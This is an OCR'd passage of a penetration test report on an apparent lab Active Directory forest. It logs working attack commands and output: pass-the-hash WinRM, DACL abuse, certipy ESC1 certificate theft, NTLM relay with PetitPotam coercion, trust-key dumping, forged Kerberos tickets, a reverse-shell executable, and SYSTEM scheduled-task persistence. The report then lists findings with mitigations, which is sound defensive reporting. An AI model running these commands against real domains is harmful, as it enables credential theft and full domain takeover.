
```
proxy 127.0.0.1:1080 evil-winrm -i 192.168.56.23 -u goadmin -p '[REDACTED]'
```

WINTERFELL - DACL Abuse (WriteDACL → DA escalation)

DACL Abuse Discovered (MITRE: T1098, T1098.007 - Account Manipulation)

BloodHound analysis revealed `robb.stark` has `WriteDACL` on the `NORTH.SEVENKINGDOMS.LOCAL` `Domain Admins` group. With WriteDACL over the `Domain Admins` group, an attacker can modify group ACLs to add accounts

to escalate to Domain Admin.



The following commands could be used to add a user to the `Domain Admins` group. These commands were not executed in order to reduce operator visibility and maintain a low profile. This is an **AD ACL manipulation primitive** used to enable account/group manipulation

1. Grant FullControl over the Domain Admins group.

```
proxy 127.0.0.1:1080 impacket-dacledit -action 'write' -rights 'FullControl'
-principal 'Domain Admins' -target-dn 'CN=DOMAIN
ADMINS,CN=USERS,DC=NORTH,DC=SEVENKINGDOMS,DC=LOCAL'
north.sevenkingdoms.local/robb.stark -hashes :[REDACTED] -dc-ip 192.168.56.11
```

2. Add a user to Domain Admins (PowerShell / net command).

```
net group "Domain Admins" [user] /add
```


MEEREEN - Certificate Template Abuse (ESC1) → PFX retrieval → NT hash extraction

AD CS / Certificate abuse (MITRE: T1558, certificate abuse mappings)

[2025-10-24 20:05] Vulnerable certificate templates were enumerated for MEEREEN.

```
proxy 127.0.0.1:1080 certipy-ad find -u jorah.mormont@ESSOS.LOCAL -hashes :
[REDACTED] -dc-ip 192.168.56.12 -stdout -vulnerable -ns 192.168.56.12 -dns-
tcp
```

The `ESC1` vulnerability was found on `ESSOS-CA` templates.



[2025-10-24 20:09] A PFX request for `goadmin` was performed.

```
proxy 127.0.0.1:1080 certipy-ad req \
    -u khal.drogo -p [REDACTED] \
    -dc-ip 192.168.56.12 \
    -ca ESSOS-CA -target 192.168.56.23 \
    -template ESC1 \
    -upn goadmin@ESSOS.LOCAL \
    -sid S-1-5-21-3976114721-4155472759-3896763040-500 \
    -ns 192.168.56.12 -dns-tcp
```

```
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'goadmin@essos.local'
[*] Certificate object SID is 'S-1-5-21-3976114721-4155472759-3896763040-500'
[*] Saving certificate and private key to 'goadmin.pfx'
File 'goadmin.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'goadmin.pfx'
```

[2025-10-24 20:10] The PFX was used to obtain an NT hash for `goadmin`.

```
proxy 127.0.0.1:1080 certipy-ad auth -pfx goadmin.pfx -dc-ip 192.168.56.12
```

```
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'goadmin@essos.local'
[*]     SAN URL SID: 'S-1-5-21-3976114721-4155472759-3896763040-500'
[*]     Security Extension SID: 'S-1-5-21-3976114721-4155472759-389676304
[*] Using principal: 'goadmin@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'goadmin.ccache'
[*] Wrote credential cache to 'goadmin.ccache'
[*] Trying to retrieve NT hash for 'goadmin'
[*] Got hash for 'goadmin@essos.local': [redacted]
```

[2025-10-24 20:10] MEEREEN was accessed through winrm (**MITRE: T1021.004 - WinRM**).

```
proxy 127.0.0.1:1080 evil-winrm -i 192.168.56.12 -u goadmin -H [REDACTED]
```

KINGSLANDING - Trust abuse, NTLM relay, Coercion (PetitPotam) and TGS forging

Cross-domain attacks & TGT/TGS manipulation (MITRE: T1187 - Forced Authentication, T1071/T1558 - Steal/Forge Kerberos Tickets)

[2025-10-25 13:30] Domain trusts were enumerated from MEEREEN.

```
nltest /domain_trusts
```

```
List of domain trusts:
    0: SEVENKINGDOMS sevenkingdoms.local (NT 5) (Direct Outbound) (Direct Inbound) ( Attr: foresttrans )
    1: ESSOS essos.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
```

[2025-10-25 13:32] Vulnerable certificate templates were enumerated for KINGSLANDING.

```
proxy 127.0.0.1:1080 certipy-ad find -u goadmin@ESSOS.LOCAL -hashes :
[REDACTED] -dc-ip 192.168.56.10 -stdout -vulnerable
```

The `ESC8` vulnerability was found on `SEVINKINGDOMS-CA` templates.

```
Certificate Authorities
  0
    CA Name                             : SEVENKINGDOMS-CA
    DNS Name                            : kingslanding.sevenkingdoms.local
    Certificate Subject                 : CN=SEVENKINGDOMS-CA, DC=sevenkingdoms, DC=local
    Certificate Serial Number           : 3014B44C735896B946B20DBF50E4C391
    Certificate Validity Start          : 2025-10-18 23:59:55+00:00
    Certificate Validity End            : 2030-10-19 00:09:54+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEVENKINGDOMS.LOCAL\Administrators
      Access Rights
        ManageCa                        : SEVENKINGDOMS.LOCAL\Administrators
                                          SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
        ManageCertificates              : SEVENKINGDOMS.LOCAL\Administrators
                                          SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
        Enroll                          : SEVENKINGDOMS.LOCAL\Authenticated Users
    [+] User Enrollable Principals      : SEVENKINGDOMS.LOCAL\Authenticated Users
    [+] User ACL Principals             : SEVENKINGDOMS.LOCAL\Enterprise Admins
                                          SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Administrators
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
      ESC8                              : Web Enrollment is enabled over HTTP.
```


[2025-10-25 13:34] An NTLM relay targeting `http://kingslanding.sevenkingdoms.local/certsrv/certfnsh.asp` was started on the jump box.

```
sudo python3 /usr/local/bin/ntlmrelayx.py -smb2support -t
http://kingslanding.sevenkingdoms.local/certsrv/certfnsh.asp --adcs
```

[2025-10-25 13:35] PetitPotam forced authentication (coercion) using a remote coerce method (**MITRE:** T1187 - Forced Authentication).

```
proxy 127.0.0.1:1080 nxc smb 192.168.56.12 -u 'ESSOS\goadmin' -H [REDACTED] -M coerce_plus -o LISTENER=192.168.56.100 METHOD=PetitPotam
```

The coercion attempt **failed** due to cross-domain enrollment not enabled on the certificate template ACLs.



With the certificate enrollment path blocked, the engagement escalated to a higher-profile attack (trust key extraction & forging).

[2025-10-25 13:40] The domain trust key was extracted for cross-domain forging (**MITRE:** T1003 - Credential Dumping).

```
proxy 127.0.0.1:1080 impacket-secretsdump north.sevenkingdoms.local/robb.stark@192.168.56.11 -hashes :[REDACTED] -just-dc-user 'SEVENKINGDOMS$'
```


[2025-10-25 13:41] The Domain SID was enumerated.

```
proxy 127.0.0.1:1080 lookupsid.py -domain-sids north.sevenkingdoms.local/robb.stark@192.168.56.10 -hashes :[REDACTED]
```

[2025-10-25 13:43] A fake `Enterprise Admin` user (`gogoadmin`) was forged via ticketer (**MITRE:** T1558 - Steal or Forge Kerberos Tickets).

```
proxy 127.0.0.1:1080 ticketer.py -nthash [REDACTED] -domain-sid S-1-5-21-2218784342-1926857259-521758333 -domain north.sevenkingdoms.local -extra-sid
```

```
S-1-5-21-2218784342-1926857259-521758333-555 -spn krbtgt/sevenkingdoms.local
gogoadmin
```




[2025-10-25 13:49] A service ticket (TGS) request was made for the forged account from the jump box (**MITRE:** T1558, T1558.001 - Golden Ticket, T1558.005 - Ccache Files).

```
KRB5CCNAME=gogoadmin.ccache getST.py -k -no-pass -spn
cifs/kingslanding.sevenkingdoms.local
sevenkingdoms.local/gogoadmin@192.168.56.10 -debug
```



[2025-10-25 13:52] KINGSLANDING was queried for Domain Admins.

```
proxy 127.0.0.1:1080 nxc ldap 192.168.56.10 \
      -u 'ESSOS\goadmin' -H [REDACTED] \
      --query '(&(objectClass=group)(cn=Domain Admins))' 'member'
```



[2025-10-25 13:53] The NT hash of `cersei.lannister` was extracted using the forged ticket (**MITRE:** T1003 - Credential Dumping).

```
KRB5CCNAME=gogoadmin@192.168.56.10@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache proxy 127.0.0.1:1080 impacket-secretsdump -k -no-pass gogoadmin@KINGSLANDING.SEVENKINGDOMS.LOCAL -just-dc-user cersei.lannister
```

[2025-10-25 13:53] KINGSLANDING was accessed through winrm (**MITRE:** T1021.004 - WinRM).

```
proxy 127.0.0.1:1080 evil-winrm -i 192.168.56.10 -u cersei.lannister -H [REDACTED]
```

Persistence


Persistence via scheduled task (MITRE: T1053.005 - Scheduled Task)

[2025-10-25 13:59] A reverse shell executable `FileProcessor.exe` compiled (see Appendix).

```
x86_64-w64-mingw32-gcc -O2 -static -s FileProcessor.c -o FileProcessor.exe -lws2_32
```

[2025-10-25 14:00] `FileProcessor.exe` was uploaded via `evil-winrm` to `C:\Users\cersei.lannister\AppData\Roaming\` on KINGSLANDING.

```
upload FileProcessor.exe
```




[2025-10-25 14:02] A Scheduled Task (`FileProcessor`) was created to start at system boot, configured to run every minute as SYSTEM, and manually started (**MITRE:** T1053.005 - Scheduled Task).

```
schtasks /Create /SC MINUTE /MO 1 /TN "FileProcessor" /TR "C:\Users\cersei.lannister\AppData\Roaming\FileProcessor.exe" /RL HIGHEST /RU
```

```
"SYSTEM" /F
schtasks /Run /TN "FileProcessor"
```

[2025-10-25 14:04] A listener was started on the jumpbox to catch the shell (**MITRE:** T1053.005 - Scheduled Task).

```
rlwrap nc -lvnp 9393
```



Detailed Findings (sorted by severity)

Critical Findings

Finding: Golden Ticket / TGS Forging - Forged Enterprise Admin (gogoadmin) and TGS for CIFS

Severity:

Critical

Affected Hosts / Assets:

KINGSLANDING - 192.168.56.10 - Domain Controller / File Server

Summary:

An extracted domain trust key was used with `ticketer.py` to forge a krbtgt-based ticket for an Enterprise-level principal (`gogoadmin`). That forged ticket was used to request a TGS for `cifs/kingslanding.sevenkingdoms.local`. Using the forged TGS, the operator authenticated to the DC and ran remote credential extraction (impacket-secretsdump) to obtain NT hashes. In short: trust key → forged ticket → TGS for CIFS → remote DC extraction.

ATT&CK Mapping:

T1558 - Steal or Forge Kerberos Tickets; T1558.001 - Golden Ticket; T1558.005 - Ccache files

Impact:

Complete domain compromise; full access to domain resources, sensitive data exfiltration, destructive actions, and persistent control. This technique forges Kerberos authentication tickets (not new AD user objects) and was leveraged to perform authenticated credential extraction against domain controllers.

Short-term Mitigation:

- Revoke/disable suspicious accounts; isolate affected DCs.

- Reset krbtgt account password twice per Microsoft guidance.
- Remove forged credential caches and rotate high-value credentials.

Long-term Remediation:

- Harden privileged account management, restrict inter-forest/enterprise admin usage.
- Implement monitoring for atypical ticket creation and KDC anomalies.
- Limit high-privilege service account usage; enforce JIT/JEA for admin tasks.

Validation Steps:

- Confirm krbtgt rotation invalidates existing forged ccache files (gogoadmin.ccache).
- Review KDC and DC logs for anomalous ticket granting and TGS requests originating from the jump host/user.
- Verify successful secretsdump calls are correlated with the forged-ticket timestamps.

References:

- Microsoft: Golden Ticket Mitigation
- OWASP: Kerberos Authentication

Finding: AD ACL Abuse - WriteDACL on Domain Admins

Severity:

Critical

Affected Hosts / Assets:

WINTERFELL - 192.168.56.11 - Domain Controller

Summary:

`robb.stark` had `WriteDACL` over the `Domain Admins` group allowing modification of group ACLs, potentially enabling unauthorized addition of accounts to Domain Admins.

ATT&CK Mapping:

T1098 / T1098.007 - Account Manipulation / DACL modification

Impact:

Full escalation to Domain Admin by adding attacker-controlled accounts; high likelihood of persistent domain compromise.

Short-term Mitigation:

- Audit/remove unnecessary DACLs on critical groups; revoke `WriteDACL` from non-admins.
- Enable alerting on ACL changes for high-privilege groups.

Long-term Remediation:

- Enforce least privilege for ACL management; require change control and MFA for edits.
- Periodic automated ACL review and hardening for critical groups.

Validation Steps:

- Confirm no unauthorized ACEs on `Domain Admins`.
- Simulate ACL changes to verify alerting/response.

References:

- BloodHound Documentation
- Microsoft AD ACL Hardening

Finding: Privilege Escalation via SeImpersonatePrivilege and GodPotato

Severity:

Critical

Affected Hosts / Assets:

CASTELBLACK - 192.168.56.22

Summary:

The SeImpersonatePrivilege right was abused using `GodPotato.exe` to perform token impersonation and gain SYSTEM-level access. This elevated context allowed execution of high-privilege actions and credential access. The abuse of this privilege effectively enabled full local compromise of the affected host.

ATT&CK Mapping:

T1134 - Access Token Manipulation

Impact:

Obtaining SYSTEM-level privileges enables attackers to control local processes, disable defenses, and extract sensitive data from memory, escalating the compromise to a full host takeover.

Short-term Mitigation:

- Isolate the affected system and collect forensic evidence.
- Remove or restrict SeImpersonatePrivilege from non-essential service accounts.
- Monitor for execution of `GodPotato.exe` or similar exploitation binaries.

Long-term Remediation:

- Harden local privilege rights using Group Policy.
- Deploy EDR detections for token impersonation behavior.
- Implement Just-In-Time (JIT) privilege elevation controls.

Validation Steps:

- Confirm absence of `GodPotato.exe` artifacts.
- Review logs for token impersonation events and elevated process creation.

References:

- MITRE ATT&CK: T1134 - Access Token Manipulation
- Microsoft: User Rights Assignment - SeImpersonatePrivilege

Finding: Local Credential Dumping via Mimikatz (LSASS and SAM)

Severity:

Critical

Affected Hosts / Assets:

CASTELBLACK - 192.168.56.22

Summary:

Following SYSTEM-level escalation, `mimikatz.exe` was executed with commands such as `privilege::debug`, `lsadump::sam`, and `sekurlsa::logonpasswords`, extracting NT hashes and potential cleartext credentials for multiple local and domain accounts.

ATT&CK Mapping:

T1003 - Credential Dumping; T1003.001 - LSASS Memory; T1003.002 - Security Account Manager (SAM)

Impact:

Exposure of sensitive credentials enabled lateral movement and further domain compromise.

Short-term Mitigation:

- Isolate the affected host and rotate all exposed credentials.
- Collect forensic data and memory dumps for analysis.
- Enable LSASS protection and block execution of known credential dumping tools.

Long-term Remediation:

- Deploy Windows Defender Credential Guard.
- Enforce least privilege and credential hygiene practices.
- Implement EDR policies that detect credential access patterns.

Validation Steps:

- Review for `mimikatz.exe` or related process traces.
- Inspect Event Logs for LSASS memory access and credential dumping activity.

References:

- MITRE ATT&CK: T1003.001 - LSASS Memory
- Microsoft: Protecting LSASS and Credentials

Finding: Remote Domain Credential Extraction via Impacket SecretsDump

Severity:

Critical

Affected Hosts / Assets:

KINGSLANDING - 192.168.56.10; KINGSLANDING - 192.168.56.11

Summary:

`impacket-secretsdump` was executed to remotely extract NTDS database credentials, including NT hashes for privileged accounts such as `cersei.lannister`. The tool was used with forged Kerberos tickets and parameters such as `-k -no-pass` and `-just-dc-user`, indicating remote DC credential extraction through DRSUAPI calls.

ATT&CK Mapping:

T1003.003 - NTDS; T1003.005 - DCSync

Impact:

Complete domain credential compromise, allowing persistent administrative control and unrestricted lateral movement across the environment.

Short-term Mitigation:

- Immediately isolate and secure affected domain controllers.
- Rotate all domain credentials and trust keys.

- Review RPC and DRSUAPI logs for unauthorized replication requests.

Long-term Remediation:

- Implement tiered administration and privileged access workstations.
- Enforce strong Kerberos delegation controls and auditing.
- Deploy continuous monitoring for replication-based credential theft.

Validation Steps:

- Verify that unauthorized replication no longer occurs.
- Review event logs for replication requests and impersonation patterns.

References:

- MITRE ATT&CK: T1003.003 - NTDS
- MITRE ATT&CK: T1003.005 - DCSync
- Microsoft: Detecting DCSync Attacks

Finding: Certificate Template Abuse - ESC1 PFX Request → NT Hash

Severity:

Critical

Affected Hosts / Assets:

MEEREEN - 192.168.56.12 (CA); BRAAVOS - 192.168.56.23

Summary:

Vulnerable certificate template allowed low-privileged user to request a PFX and obtain NT hash for high-privilege account, enabling lateral movement.

ATT&CK Mapping:

T1558 - Steal or Forge Kerberos Tickets (certificate abuse mappings)

Impact (business): Domain privilege escalation and lateral movement; potential domain takeover.

Short-term Mitigation:

- Restrict certificate template enrollment permissions; require approval for auth templates.
